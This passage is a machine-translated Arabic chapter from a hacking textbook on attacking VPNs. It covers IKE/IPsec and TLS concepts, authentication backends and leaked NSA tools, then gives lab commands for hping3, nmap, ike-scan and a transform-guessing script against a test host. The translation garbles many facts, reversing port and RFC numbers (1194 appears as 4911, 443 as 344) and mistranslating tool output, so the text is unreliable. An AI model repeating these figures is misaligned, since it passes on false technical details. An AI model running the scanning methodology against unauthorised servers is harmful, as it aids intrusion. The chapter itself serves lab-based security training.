ببعضهما البعض. يحدد بروتوكول إدارة مفاتيح ورابطة أمن الإنترنت (ISAKMP)بيانات الأمان التي سيتم تبادلها، ولكنه لا يحدد طريقة التبادل. ويتولى بروتوكول IKEنقل بيانات الأمان هذه. ولا يُعد IKEالطريقة الوحيدة لإنشاء رابطة أمان، ولكنه يُستخدم عادةً بالتزامن مع بروتوكولات أخرى .

بروتوكول أمان الإنترنت ،(IPsec)

تبادل مفاتيح الإنترنت

يمكن استخدام بروتوكول تبادل مفاتيح الإنترنت (IKE)بواسطة شبكات VPNالتي تعمل بتقنية IPsecلتبادل المعلومات اللازمة لإنشاء اتصال آمن. يمكنك الاطلاع على تفاصيله في RFCs 2407و8042 و9042. ويُشار إليه بـ IKE وIKEv2، 1vEKIوحسب الإصدار. لإنشاء نفق آمن باستخدام IPsec، يجب تبادل عدة معلومات أمنية. تُستخدم هذه المعلومات لتشفير حركة البيانات المستقبلية والتحقق من سلامتها. لإنشاء نفق IPsecآمن، تكون البيانات التي يتم تبادلها عبر IKEكما يلي:

- خوارزمية التجزئة المستخدمة للتحقق من سلامة البيانات؛ على سبيل المثال، التجزئة الآمنة إصدار الخوارزمية 1 (SHA1)
- طريقة المصادقة؛ على سبيل المثال، المفتاح المشترك مسبقًا (PSK)

Machine Translated by Google

خوارزمية التشفير المستخدمة، مثل Triple DES (3DES)، والمعروفة أيضًا باسم
خوارزمية التشفير الثلاثي للبيانات (TDEA)أو Triple DEA

مجموعة ديفي -هيلمان ، التي تحدد المفاتيح السرية المستخدمة لتشفير البيانات

ديفي-هيلمان هي طريقة لتبادل مفتاح سري مشترك بين طرفين متصلين بشبكة غير آمنة، مثل الإنترنت. سُميت نس[redacted]
ديفي ومارتن هيلمان، اللذين نشرا تفاصيلها لأول مرة عام ١٩٧٦. كما ساهم رالف ميركل بشكل كبير في تطويرها. تُستخدم هذه الطريقة في
تقنيات مثل TLS. وIKEتشير مجموعة ديفي-هيلمان في IKEإلى قوة المفتاح المستخدم. تستخدم المجموعة الأولى مفتاحًا بطول ٧٦٨بت،
بينما تستخدم المجموعة الثانية مفتاحًا بطول ١٠٢٤بت. كلما ارتفع رقم المجموعة، زادت قوة المفتاح. على الرغم من إمكانية استخدام مفتاح
مُسبق التفعيل (PSK)للمصادقة، إلا أنه لا يُستخدم لتشفير البيانات. تُستخدم المفاتيح المُتبادلة باستخدام ديفي-هيلمان لهذا الغرض.

يتم التحقق من سلامة كل حزمة بيانات مُرسلة عبر بروتوكول IPsecللتأكد من عدم تعديلها أثناء النقل. يشبه هذا التحقق من السلامة التحقق من سلامة ملف مُنزّل قبل تشغيله، كما هو موضح في الفصل الثالث "بناء جهاز الاختراق الخاص بك". وللتحقق من السلامة من قِبل كلٍ من الخادم والعميل، يجب استخدام نفس خوارزمية التجزئة. ولذلك، تم تحديد ذلك كجزء من مواد SA.

يُستخدم مفتاح المصادقة المسبقة (PSK)للتحقق من الهوية، وتُحدد خوارزمية التشفير الطريقة الدقيقة لتشفير البيانات. مع أن مفتاح المصادقة المسبقة يُستخدم للتحقق من هوية المستخدم الراغب في الاتصال بشبكة VPN، إلا أنه لا يُستخدم فعليًا لتشفير البيانات المُرسلة عبر الشبكة. يتم تبادل المفاتيح المُستخدمة لهذا الغرض بين العُقد باستخدام بروتوكول ديفي-هيلمان. تُستخدم مجموعة ديفي-هيلمان لتحديد إعدادات هذه المفاتيح. بمجرد أن يتعرف جهازان على بعضهما البعض ويُنشئا ارتباطًا أمنيًا، يُمكنهما البدء في تبادل البيانات بشكل طبيعي. بشكل افتراضي، تستمع برامج ISAKMPعلى منفذ UDP 500لبروتوكول IKE. إذا قمت بفحص خادم باستخدام UDPولاحظت أن هذا المنفذ مفتوح، فمن المُحتمل أنك تُشاهد خادم VPN. توجد مشاكل في الإصدارات القديمة من بروتوكول IKEيُمكن استغلالها للوصول إلى شبكة VPN.

أمان طبقة النقل وشبكات VPN

يُستخدم بروتوكول TLSلتشفير حركة مرور البريد الإلكتروني وحركة مرور الويب، كما رأيتم في الفصل السادس "البريد الإلكتروني" والفصل السابع "شبكة الثغرات الأمنية العالمية". يُمكن استخدام TLSلتعزيز أمان أي منفذ شبكة مفتوح من خلال العمل كطبقة وسيطة للخدمة. ويُستخدم في بعض تطبيقات الشبكات الافتراضية الخاصة (VPN)، مثل أجهزة OpenVPN. وCisco ASAعلى عكس بروتوكول IPsec، الذي يُضيف التشفير على مستوى الشبكة ، يعمل TLS(كما يوحي اسمه) على مستوى طبقة النقل (أو طبقة التطبيق) في نموذج OSI، وهي الطبقة التي تعلو طبقة الشبكة.

Machine Translated by Google

عند التفكير في حركة مرور الويب والبريد الإلكتروني المشفرة باستخدام بروتوكول أمان طبقة النقل ،(TLS)يُفترض استخدام بروتوكول التحكم بالنقل (TCP)أيضًا. يوجد أيضًا بروتوكول يُسمى أمان طبقة نقل البيانات (DTLS)يعمل بطريقة مشابهة لبروتوكول TLSالعادي، ولكنه يعمل عبر بروتوكول .UDP يُساعد هذا في تجنب مشاكل زمن الاستجابة، ويستخدمه OpenVPNعبر منفذ UDPرقم .1194يستخدم OpenVPNطريقته الخاصة لتشفير حركة المرور، بينما يُستخدم بروتوكول TLSلتبادل المفاتيح. بعبارة أخرى، يُستخدم بروتوكول TLSلتبادل مفتاح سري، ويُستخدم هذا المفتاح السري لتشفير حركة المرور.

قواعد بيانات المستخدمين والمصادقة

لقد ناقشنا قواعد البيانات ومصادقة المستخدم، لكننا لم نتطرق بعد إلى نظام يربط بينهما. عند استخدامهما معًا، يوفران ميزة أمان بالغة الأهمية. إذا أردت تسجيل الدخول إلى شبكة VPNالخاصة بك أو بشبكة VPNالخاصة بمؤسستك، فستحتاج إلى تقديم بيانات اعتماد، مثل اسم المستخدم وكلمة المرور. يجب على مؤسستك أيضًا تخزين بيانات الاعتماد هذه حتى يتسنى مقارنتها ببعضها.

عند تسجيل الدخول أو محاولة تسجيل الدخول إلى شبكة VPNباستخدام كلمات مرور مُخْرَجة أو إدخال مجموعات من الأحرف الخاصة، تذكر أن هناك عملية استعلام تتم. سيتم إرسال بيانات الاعتماد التي تُدخلها إلى مخزن بيانات خلفي، ويجب عليك مراعاة استهداف هذا المكون بالإضافة إلى واجهة VPNالأمامية للنظام. تتناول الأقسام التالية بعض أنظمة المصادقة الخلفية الشائعة التي يجب أخذها في الاعتبار.

قاعدة بيانات SQL

إحدى طرق تخزين بيانات اعتماد المستخدمين والتحقق منها في شبكة VPNهي استخدام قاعدة بيانات SQL، مثل MySQLأو .MariaDBأثناء عملية المصادقة، يستعلم خادم VPNعن قاعدة البيانات هذه (التي غالبًا ما تكون موجودة على خادم منفصل) باستخدام لغة .SQLويمكن استغلال أي ثغرات أمنية في نظام قاعدة البيانات المستخدم من خلال خادم VPNأثناء عملية المصادقة.

نصف القطر

يُعد استخدام خدمة مصادقة المستخدم عن بُعد عبر الاتصال الهاتفي (RADIUS)خيارًا آخر لمصادقة VPN، وهو بروتوكول مصمم للمصادقة المركزية للمستخدمين. وقد يستخدمه مزود خدمة الإنترنت الخاص بك لمصادقتك عند اتصالك بالإنترنت من منزلك أو مكان عملك.

Machine Translated by Google

LDAP

بعد ذلك، لدينا بروتوكول الوصول إلى الدليل الخفيف .(LDAP)وهو بروتوكول مفتوح المصدر يُستخدم لإدارة دليل (قاعدة بيانات أساسًا) للمستخدمين، حيث يمكن البحث عن معلومات الاتصال الخاصة بمستخدم معين. يجب التمييز بين هذا النوع من الأدلة والأدلة الموجودة على نظام الملفات، والتي تحتوي على الملفات. لا يُستخدم LDAPللوصول إلى أدلة نظام الملفات، بل للوصول إلى معلومات المستخدم. غالبًا ما تتصل العديد من التطبيقات المختلفة باستخدام LDAPللتحقق من هوية المستخدمين مركزيًا. على سبيل المثال، قد يستعلم تطبيق ويب وخادم بريد إلكتروني وخادم VPNمن خادم LDAPمركزي ويتحقق من هوية المستخدمين (أو "يرتبط" بالخدمة) باستخدام بيانات اعتماد.

بام

تستخدم أنظمة لينكس وحدات المصادقة القابلة للتوصيل (PAM)عند المصادقة على النظام أو عند استخدام أمر sudo ، علىسبيل المثال. توفر PAMواجهة عالية المستوى تُسهّل عملية المصادقة، التي قد تعتمد على عمل برامج مختلفة معًا. يمكن أيضًا استخدام PAMلمصادقة المستخدمين المتصلين بشبكة .VPNعند استخدام هذه الطريقة، يتم التحقق من اسم المستخدم وكلمة المرور مقابل بيانات الاعتماد المخزنة على نظام التشغيل الأساسي في ملف / etc/shadowالخاص به .

TACACS+

بروتوكول +TACACSهو بروتوكول طورته شركة سيسكو، وهو مشتق من نظام التحكم في الوصول الطرفي ،(TACACS)وهي مجموعة من البروتوكولات التي يعود تاريخها إلى ثمانينيات القرن الماضي، حيث استُخدمت في شبكات يونكس. تم تعريف TACACSفي ،1492 RFCالمنشور عام ،1993ولكن هذه ليست المواصفات الأصلية، والتي كان من الصعب الحصول عليها، وفقًا لمؤلف RFC(وهو السبب الرئيسي لكتابة .(RFCاستُخدم TACACSفي أيام شبكة أربانت للتحكم في الوصول عبر خط الهاتف (يشير مصطلح "الاتصال الهاتفي" إلى استخدام خط هاتف تناظري، بالتزامن مع مودم لتوصيل الأنظمة) بالشبكة، ونادرًا ما يُستخدم في الوقت الحاضر.

لا يوجد لبروتوكول +TACACSوثيقة ،RFCولكن توجد وثيقة (مسودة إنترنت قيد التطوير من فريق عمل هندسة الإنترنت ،[IETF]وهي وثيقة عمل وليست مواصفات بروتوكول نهائية) تشرح البروتوكول بصيغته الحالية . يمكنك الاطلاع على هذه المواصفات على الرابط . tools.ietf.org/html/draft-ietf-opsawg-tacacs-18على عكس ،TACACSفإن +TACACSقيد الاستخدام اليوم، ومثل ،RADIUS فإنه يتعامل مع المصادقة والترخيص والمحاسبة (AAA)للمستخدمين من موقع مركزي.

Machine Translated by Google

وكالة الأمن القومي وشبكات VPN

تُعدّ وكالة الأمن القومي الأمريكية (NSA)إحدى المنظمات التي يُمكنك التعلّم منها الكثير فيما يتعلق باختراق الشبكات الافتراضية الخاصة . (VPN)في عام ،2016سربت مجموعة تُعرف باسم "وسطاء الظل" بعض أدواتها للعامة. راجع blogs.cisco.com/
وسطاء الأمن/الوسطاء الظليون إذا لم تكن قد صادفت هذه المجموعة القرصانية تحديدًا، فإليك هذه المعلومة: إحدى أدوات وكالة الأمن القومي الأمريكية المسربة، والتي تحمل الاسم الرمزي ،BENIGNCERTAINيمكن استخدامها لجمع معلومات من أجهزة أمان سيسكو التكيفية (ASA)التي تستخدم بروتوكول .IKEv1

أداة EXTRABACONهي ثغرة أمنية تسمح بتنفيذ التعليمات البرمجية عن بُعد ،(RCE)وتؤثر أيضًا على أجهزة ASA Ciscoالتي تستخدم بروتوكول إدارة الشبكة البسيط .(SNMP)يُستخدم SNMPلمراقبة وإدارة الأجهزة المضيفة على الشبكة. وكما هو متوقع، فإن الأدوات والثغرات التي طورتها وكالة الأمن القومي الأمريكية ،(NSA)وهي منظمة ذات موارد ضخمة، مصممة ببراعة وتؤدي وظيفتها بكفاءة عالية. إذا ألقيت نظرة على الأدوات والمعلومات المسربة (مثل الوثائق التي نشرتها مجلة دير شبيغل)، ستلاحظ أن وكالة الأمن القومي قد بذلت الكثير من الوقت والجهد في اختراق شبكات .VPNتعمل هذه الثغرات على تعطيل شرط استخدام كلمات المرور عند المصادقة على الأجهزة.

مجموعة أدوات اختراق الشبكات الافتراضية الخاصة

بالإضافة إلى الأدوات المختلفة التي تم طرحها حتى الآن، هناك بعض الأدوات المصممة خصيصًا لاختراق الشبكات الافتراضية الخاصة (VPN)وخوادمها.
إليكم بعض الأمثلة:

أدوات :IPsecتُستخدم لإنشاء أنفاق IPsec(مثل .(Racoon

:IKE-scanأداة فحص بروتوكول IKE

:PSK-crackأداة لفك تشفير مفاتيح PSKالمستخدمة في بروتوكول IKE

:OpenSSLأداة عميل-خادم لمفاوضات SSL/TLS

عملاء :VPNتطبيقات يستخدمها المستخدمون الشرعيون للاتصال بشبكة ،VPNمثل عميل سطر أوامر OpenVPN

منهجية اختراق الشبكات الافتراضية الخاصة (VPN)

حتى الآن، كان النهج المتبع مع الخوادم المستهدفة هو فحصها، واستخدام أدوات متنوعة للعثور على معلومات، ثم البحث عن ثغرات يمكن استغلالها ضدها.

Machine Translated by Google

الثغرات الأمنية المعروفة. يختلف أسلوب اختراق الشبكات الافتراضية الخاصة (VPN)تمامًا. إليك الخطوات التي يجب عليك اتباعها:

.1حدد تقنية VPNالمستخدمة. هل يتم استخدام IPsec، أو ربما TLSأو OpenVPN؟

.2إنشاء اتصالات أولية مع الخادم؛ تحديد طريقة المصادقة وطريقة التشفير المستخدمة.

.3قم بإجراء "مصافحة" مع الخادم وابحث عن تسريبات المعلومات.

يمكنك محاولة تسجيل الدخول كما يفعل المستخدمون المصرح لهم في هذه المرحلة.

.4تحديد نقاط الضعف لاستغلالها باستخدام المعلومات المسربة.

إذا تمكنت من إيجاد طريقة للمصادقة على شبكة VPNكما يفعل الموظف أو المستخدم العادي، أو إذا استطعت تجاوز المصادقة، فقد يتطلب الأمر مزيدًا من العمل. لاختراق خادم VPNبالكامل، سيظل من الضروري العثور على برامج ضعيفة تعمل على الخادم أو ثغرات أمنية أخرى، كتلك التي سبق لك رؤيتها. قد يُطلب منك أيضًا اختراق أنظمة مصادقة إضافية (أو تجاوزها)؛ على سبيل المثال، صفحة ويب تُنظم الوصول إلى شبكة خارجية أو موقع ويب خاص بالشركاء الموثوق بهم. قد يكون من الممكن أيضًا الوصول مباشرةً إلى واجهة إدارة الويب الخاصة بخادم أو جهاز .VPN.

فحص منافذ خادم VPN

ابدأ عملية استطلاع الخادم بإجراء مسح للمنافذ، وهي العملية المعتادة. تأكد من استهداف منافذ UDPو TCPعلى حد سواء، لأن العديد من خدمات VPNتعتمد على .UDPأثناء انتظار اكتمال المسح، تحقق من المنافذ الشائعة التي تم تحديدها، مثل منافذ خدمات الويب 80)و344)، باستخدام متصفح الويب. من الشائع أن توفر خوادم VPNواجهة ويب لتسهيل تنزيل البرنامج المطلوب (عميل (VPNللاتصال بالشبكة . يمكنك غالبًا تحديد نوع تقنية VPNالمستخدمة من خلال هذه الخطوة الأولى البسيطة. استمر في استخدام مختبر هذا الكتاب لإجراء التمارين العملية في هذا الفصل.

عند التعامل مع أي خدمة ويب، يجب اتباع الأساليب المذكورة في الفصل السابع. كذلك، قد تصادف خدمات نظام أ[redacted]
(DNS)والبريد الإلكتروني تعمل على نفس النظام الذي تعمل عليه خدمة VPN، وفي هذه الحالة يجب استخدام الأساليب المناسبة أيضًا.
غالبًا ما ستجد مشكلات في إحدى الخدمات تساعدك في اكتشاف ثغرات أمنية في خدمة أخرى.

Machine Translated by Google

Hping3

لنلقِ نظرة سريعة على Hping3. هذه أداة تُمكّنك من إرسال حزم TCP/IP مُخصصة. يمكنك الاطلاع على طريقة استخدامها باستخدام الأمر hping3 -- help ، والدليل الكامل باستخدام الأمر man hping3. إحدى الطرق البسيطة لاستخدام Hping3 هي باستخدام الأمر التالي:

```
hping3 -S -p 53 <TargetIP>
```

سيرسل هذا الأمر حزم بيانات مع ضبط علامة SYN على منفذ TCP رقم 53. SYN اختصار لكلمة Synchrony، وتعيين هذه العلامة يُشير إلى المُستقبِل برغبتك في إنشاء اتصال TCP. هذه هي الخطوة الأولى في عملية المصافحة الثلاثية لبروتوكول TCP . لا تحتوي الحزم المُرسلة على أي حمولة أو بيانات، بل على ترويسة فقط. هذه فرصة مناسبة أخرى لاستخدام برنامج Wireshark لتحليل الحزم الخام المُرسلة عبر الشبكة.

لديك تحكم كبير في تكوين الحزم المرسلة باستخدام Hping3، ويمكنك استخدامه لمجموعة واسعة من الوظائف. على سبيل [redacted] يمكنك استخدامه لتنفيذ هجمات حجب الخدمة (DoS) أو عمليات مسح متقدمة للمنافذ. إنه أداة ممتازة لاختبار جدران الحماية وتحليل خدمات الشبكة.

أنت تقوم بفحص منفذ واحد عن طريق إرسال حزم SYN إليه، كما يفعل Nmap عند استخدام الخيار . sS- ستوفر الحزم العائدة من الهدف مؤشرًا على ما إذا كان المنفذ مفتوحًا أم مغلقًا. جرب استخدام الأمر التالي:

```
hping3 --udp -p 500 <TargetIP>
```

سيؤدي هذا إلى إرسال حزم UDP إلى المنفذ 500، وهو المنفذ الذي يستخدمه بروتوكول IKE. إذا انتظرت بضع ثوانٍ قبل الضغط على Ctrl+C لإنهاء العملية، فستحصل على مخرجات مشابهة لما يلي (لن تظهر النتائج إلا بعد إيقاف العملية):

```
HPING 192.168.56.102 (eth1 192.168.56.102): تم ضبط وضع UDP، 28 رأسًا + 0 بايتات البيانات
^C
--- 192.168.56.102 ---إحصائية اتصال
تم إرسال 24 حزمة، ولم يتم استلام أي حزمة، وبلغت نسبة فقدان الحزم 100%.
الحد الأدنى/المتوسط/الأقصى لزمن الرحلة ذهابًا وإيابًا 0.0/0.0/0.0 =ملي ثانية
```

في هذه الحالة، تم إرسال 24 حزمة بيانات من جهاز المؤلف الذي يعمل بنظام كالي لينكس إلى المضيف على العنوان 192.168.56.102. لم يتم استلام أي حزم بيانات. ما رأيك في دلالة ذلك؟

والآن لنجرب مثالاً آخر. هذه المرة، سنستخدم Hping3 لاختبار المنفذ 123، وهو المنفذ الذي يستخدمه بروتوكول وقت الشبكة (NTP)، وهو بروتوكول يستخدمه...

Machine Translated by Google

يمكن ضبط أجهزة الكمبيوتر لمزامنة ساعاتها مع التوقيت العالمي. ويمكن القيام بذلك باستخدام الأمر التالي:

```
hping3 --udp -p 123 <TargetIP>
```

تُظهر المخرجات التالية النتائج في حال إلغاء الفحص مرة واحدة.
تم إرسال الحزم:

```
:HPING 192.168.56.102 (eth1 192.168.56.102)تم ضبط وضع 28 ،UDPرأسًا  0 +بايت بيانات

رسالة خطأ :ICMPالمنفذ غير قابل للوصول من عنوان IP=192.168.56.102 ،الاسم=غير معروف
الحالة=0 المنفذ=6961 التسلسل=0
رسالة خطأ :ICMPالمنفذ غير قابل للوصول من عنوان IP=192.168.56.102 ،الاسم=غير معروف
الحالة=0 المنفذ=7961 التسلسل=1
رسالة خطأ :ICMPالمنفذ غير قابل للوصول من عنوان IP=192.168.56.102 ،الاسم=غير معروف
الحالة=0 المنفذ=8961 التسلسل=2
رسالة خطأ :ICMPالمنفذ غير قابل للوصول من عنوان IP=192.168.56.102 ،الاسم=غير معروف
الحالة=0 المنفذ=9961 التسلسل=3
```

هذه المرة، هناك أربع رسائل ICMPتفيد بأن المنفذ غير قابل للوصول . هذا يعني أنه مقابل كل حزمة UDP أرسلناها، يتم إرسال رسالة واحدة من بروتوكول رسائل التحكم في الإنترنت .(ICMP)
تم استلام حزمة بيانات من الهدف. ربما تكون قد صادفت بروتوكول ICMPمن قبل إذا كنت قد استخدمت أداة مثل ،Pingوالتي تُستخدم عادةً لتشخيص أعطال الشبكة.

بينغ

Pingهي أداة تُستخدم لإرسال حزم ICMP ECHO_REQUESTإلى الأهداف. عندما يستقبل هدفٌ ما مثل هذه الحزمة، إذا كان مُهيأً لذلك، فسيرد بحزمة _ECHO
الاستجابة. يُشار إلى إرسال الحزم هذا عادةً باسم اختبار الاتصال .(ping)يعتمد برنامج Hping3على الوظائف الأساسية لبرنامج ،Pingمما يسمح لك بإرسال حزم مخصصة باستخدام مجموعة متنوعة من البروتوكولات.

إذا تم استلام رسائل "المنفذ غير قابل للوصول" ، فمن المرجح جدًا أن يكون المنفذ المستهدف مغلقًا، بافتراض وجود مضيف بالفعل على العنوان المحدد.
عند فحص المنفذ ،500لم تظهر أي رسالة من هذا القبيل، مما قد يشير إلى أن المنفذ 500مفتوح. كما أن عدم وجود استجابة ICMPقد يشير إلى وجود جدار حماية، ولكن إذا كنت تختبر على بيئة الاختبار الخاصة بنا، فيمكن استبعاد هذا الاحتمال.
في الواقع العملي، يُنصح بتجربة أرقام منافذ UDPأخرى ذات أرقام أعلى، والتي من المتوقع أن تكون مغلقة، للتحقق من صحة النتائج . ستلاحظ أنه عند تجربة أرقام مختلفة ،31337)على سبيل المثال)، يجب أن يُظهر المنفذ أيضًا رسائل "المنفذ غير قابل للوصول" . في حال وجود جدار حماية يحجب الاتصال، لن تُنتج عمليات الفحص باستخدام UDPأي استجابة. إذا استبعدت وجود جدار حماية، فقد حان الوقت للانتقال إلى عمليات فحص أكثر تقدمًا (باستخدام أداة مختلفة) على المنافذ المفتوحة المحددة.

Machine Translated by Google

يمكنك استخدام سكربت باش بسيط لإجراء مسح أكثر شمولاً للهدف باستخدام .Hping3يأخذ المثال التالي ملفًا نصيًا باسم udp.txtويرسل طلبات فحص إلى كل رقم منفذ UDPمدرج في هذا الملف (رقم واحد في كل سطر):

```
for port in `cat udp.txt`; do echo TESTING UDP PORT: $port; hping3 -2 -p $port -c 1 <TargetIP>; done
```

يمكنك استخدام هذه الطريقة للتحقق من عدد من منافذ UDPشائعة الاستخدام.
بعض المنافذ الشائعة الاستخدام التي قد تقوم بفحصها هي 123و931 و161 و35 و76 و86 و 69و005. المنافذ التي تتلقى استجابة ICMPلها تكون مغلقة، ويمكنك افتراض أن المنافذ التي لا تتلقى استجابة لها تكون مفتوحة.

لقد أكملت للتو فحصًا أساسيًا لمنفذ UDPدون استخدام !Nmapعند فحص خدمات ،UDPمن الممارسات الشائعة إرسال حزمة تحتوي على بروتوكولات UDPصالحة كحمولة للحصول على استجابة من الخدمة بدلاً من الاعتماد على ICMP، الذي يتم تصفيته عادةً.

فحص بروتوكول UDPباستخدام Nmap

كما رأيتم في الفصل الخامس، "نظام أسماء النطاقات"، يقوم برنامج Nmapبفحص بروتوكول UDP(باستخدام طريقة تحليل ICMP)، ولا يوجد سبب لعدم استخدامه. الآن، دعونا نجري فحصًا لاختبار منفذي 500 UDPو4911، وهما المنفذان الافتراضيان المستخدمان في بروتوكول IKEو OpenVPNعلى التوالي.

```
nmap -sU -p 500,1194 <TargetIP>
```

ستظهر لك مخرجات مشابهة لما يلي عند مسح مختبر الكتب الخاص بنا:

```
بدء تشغيل Nmap 7.70 (https://nmap.org) في 20 مارس، 2019 الساعة 13:34 بتوقيت غرينتش
تقرير فحص Nmap للعنوان 192.168.56.102
المضيف يعمل (زمن الاستجابة 0.00048 ثانية).

ميناء الخدمة الحكومية

500/udp مفتوح isakmp
1194/udp مفتوح openvpn
عنوان MAC: 08:00:27:48:53:EA (بطاقة الشبكة الافتراضية Oracle VirtualBox)

انتهى فحص Nmap: تم فحص عنوان IP واحد (مضيف واحد نشط) في 0.27 ثانية
```

كما تلاحظ، يُشير برنامج Nmapإلى أن منفذي 500 UDPو4911 مفتوحان. الخدمة التي تعمل على المنفذ 500 مُعرّفة باسم .isakmpقد يكون هذا خادم .IKE

لأن بروتوكول IKEيستخدم بروتوكول .ISAKMP

يجب دائمًا إجراء فحص كامل للمنافذ على أي نظام تقوم بتقييمه، سواء كان خادمًا افتراضيًا للتدريب أو نظام عم[redacted]
غالبًا منافذ أخرى مفتوحة يمكن استخدامها لاختراق النظام.

استخدم التقنيات الموضحة حتى الآن للعثور على جميع المنافذ المفتوحة على المضيف، وقم أيضًا بفحصها.
للثغرات الأمنية.

Machine Translated by Google

مسح IKE

بمجرد تحديد أن منفذًا ما مفتوح، وتوقع تشغيل خدمة معينة عليه، ستحتاج إلى إجراء المزيد من الاختبارات لتأكيد شكوكك. في الفصول السابقة، أوضحنا كيفية استخدام Netcatللقيام بذلك، وتعلمت بعض أوامر HTTPو SMTP الأساسية.

في حالة بروتوكول IKE، سنبدأ معك بأداة مخصصة تسمى IKE-scan.
سيحاول برنامج IKE-scanالاتصال باستخدام بروتوكول IKE. إذا كانت الخدمة التي تعمل على منفذ UDP 500 تستخدم بروتوكول IKEبالفعل، فستحرز تقدمًا وتتلقى ردودًا. أنت الآن في المرحلة الأولى من منهجية اختراق VPN الموضحة سابقًا، أي تحديد تقنية VPNالمستخدمة.

ستستخدم IKE-scanتحديدًا لتحديد ما إذا كان يتم استخدام IPsecبواسطة VPN، كخطوة أولى في التمكن من الاتصال به.
بعد تحديد التقنية المستخدمة، عليك تحديد خيارات الأمان المستخدمة للاتصال بشبكة VPN. يمكنك استخدام أداة IKE-scanببساطة عن طريق إدخال الأمر التالي:

```
ike-scan <TargetIP>
```

سيحاول هذا الأمر الاتصال بمنفذ UDPرقم 500باستخدام بروتوكول IKEالافتراضي خيارات SA، وهي كالتالي:

- التشفير باستخدام 3DES
- خوارزمية تجزئة SHA1
- مفتاح مشترك مسبقًا للمصادقة
- مجموعة ديفي-هيلمان 2

يجب أن ترى استجابة مشابهة لما يلي عند فحص خدمة VPNمن نوع IKE/IPsecالتي تستخدم الخيارات الافتراضية:

```
بدء تشغيل ike-scan 1.9.4 مع مضيف واحد (http://www.nta-monitor.com/tools/ike-scan/)
192.168.56.102 النتيجة الوضع الرئيسي HDR=(CKY-epyTefiL) SA=(Enc=3DES Hash=SHA1 Auth=PSK Group=2:modp1024 R=07624b5acbe79bb9) مدة الحياة بالثواني(4)=0x08070000)
```

إن استجابة الخادم برسالة مصافحة الوضع الرئيسي أمرٌ مطمئن . هذا يعني أن الخادم يُشغّل بروتوكول IKEكما هو متوقع. الخادم مستعدٌّ لإنشاء الاتصالات والتفاوض على بيانات المفاتيح. لقد أنجزتَ المرحلة الأولى من اختراق VPN، حيث حدّدتَ التقنية المستخدمة وتأكّدتَ منها. في الواقع، أنجزتَ أيضًا الخطوة الثانية من المنهجية، إذ أنشأتَ اتصالًا أوليًا مع الخادم وحدّدتَ خيارات SAالمستخدمة. في مثالنا، كان الأمر سهلًا، فقد كان الخادم يستخدم الإعدادات الافتراضية، ولكن قد لا يكون هذا هو الحال دائمًا في الواقع.

Machine Translated by Google

تحديد خيارات جمعية الأمن

ماذا لو قمت بتشغيل IKE-scanولم يتم استلام رسالة مصافحة الوضع الرئيسي ؟ سيحدث هذا إذا لم يتم استخدام خيارات SAالصحيحة. جرّب الآن ضبط بعض الخيارات غير الصحيحة لمعرفة النتيجة، كما هو موضح هنا:

```
ike-scan --trans=1,1,1,1 <TargetIP>
```

سيؤدي تشغيل هذا الأمر إلى تغيير الإعدادات على النحو التالي:

- التشفير باستخدام DES-CBC
- خوارزمية التجزئة MD5
- المصادقة باستخدام مفتاح مشترك مسبقًا (وهذا هو نفسه كما كان من قبل)
- مجموعة ديفي-هيلمان 1

كما ترون، تم تحديد الإعدادات الخاطئة هذه المرة، ولا يتم رد المصافحة.

```
بدء تشغيل ike-scan 1.9.4مع مضيف واحد (http://www.nta-monitor.com/tools/ike-scan/)

إنهاء عملية فحص ike-scan 1.9.4: تم فحص مضيف واحد في 2.401ثانية (0.42مضيف/ثانية).

لم يتم استلام أي مصافحة؛ ولم يتم استلام أي إشعار.
```

يجب عليك الآن افتراض أنك بحاجة إلى تحديد خيارات SAالصحيحة لهذا الخادم. تُعرف إعدادات SAالتي تستخدمها أيضًا باسم التحويل. كما ذُكر سابقًا، كان التحويل الافتراضي هو Enc=3DES، Hash=SHA1، Auth=PSK، وGroup=2. لم تكن بحاجة إلى تحديد هذا التحويل، لأنه الافتراضي. ولكن إذا كنت ترغب في ذلك، فسيتم باستخدام الأمر التالي:

```
ike-scan --trans=5,2,1,2 <TargetIP>
```

يمكنك معرفة معنى كل رقم من خلال مراجعة الملحق (أ) من RFC 2409. في هذه الحالة، يشير الرقم 5إلى 3DES، والرقم 2إلى SHA1، والرقم 1إلى PSK، والرقم 2إلى Diffie-Hellman Group 2. كما يُنصح بمراجعة صفحة المساعدة الخاصة بـ IKE-scan، والتي توفر معلومات حول تحديد التحويلات المختلفة.

يوفر دليل Ike-scanطريقة أحدث لتحديد التحويلات المخصصة، حيث يتم استخدام أزواج السمة/القيمة في [redacted] النحو التالي:

```
ike-scan --trans="(1=5,2=2,3=1,4=2)" <TargetIP>
```

استخدام "(1=5,2=2,3=1,4=2)"--trans= يحقق نفس نتيجة استخدام --trans=5,2,1,2. ويُعتبر الأخير الطريقة القديمة لتحديد التحويل.

Machine Translated by Google

تعتمد الخطوة التالية على أسلوب عام لاختراق الأنظمة، والذي يفترض أنك على دراية به الآن. وكما هو الحال مع تجربة جميع الاحتمالات الممكنة لأسماء المستخدمين وكلمات المرور، يمكنك محاولة تخمين إعدادات SAالصحيحة أو تحويلها. لتجربة تحويلات مختلفة بسرعة، يمكنك استخدام أداة IKEmultiالتي طورتها دانييل كوستا. يمكنك الحصول عليها من موقعنا الإلكتروني على الرابط التالي: www.hackerhousebook.com/files/ikemulti.py.

يمكنك الاطلاع على كيفية استخدام هذه الأداة عن طريق تشغيلها بدون أي وسائط.

هذا برنامج مكتوب بلغة بايثون، لذا ستحتاج إلى تشغيله باستخدام الأمر التالي:

```
python ikemulti.py
```

سيؤدي تشغيل هذا الأمر إلى عرض المعلومات التالية:

```
تحليل تحويل IKE-SCANمتعدد الخيوط.

الاستخدام:
ikemulti.py -h(أو --help)لعرض هذه المساعدة
ikemulti.py [-t threads] -i <عنوان IP>لبدء الفحص

تحذير:
إذا لم يتم تحديد علامة ،t-فسيتم استخدام 20خيطًا أثناء
الفحص.
```

لا ضرر من تشغيل البرنامج النصي على مختبر الكتب باستخدام الإعدادات الافتراضية ضبط عدد الخيوط على 20خيطًا. ويمكن القيام بذلك على النحو التالي:

```
python ikemulti.py -i <TargetIP>
```

سترى الكثير من المخرجات عند استخدام هذه الأداة في طرفية الأوامر، والتي تبدو كالتالي:

```
تم: ['2', 3, 5, 1]
تم: ['2', 3, 5, 2]
تم: ['2', 3, 5, 3]
تم: ['2', 3, 5, 4]
تم: ['2', 3, 5, 5]
تم: ['2', 3, 5, 14]
تم: ['2', 3, 64221, 1]
تم: ['2', 3, 64221, 2]
تم: ['2', 3, 64221, 4]
تم: ['2', 3, 64221, 3]
تم: ['2', 3, 64221, 5]
```

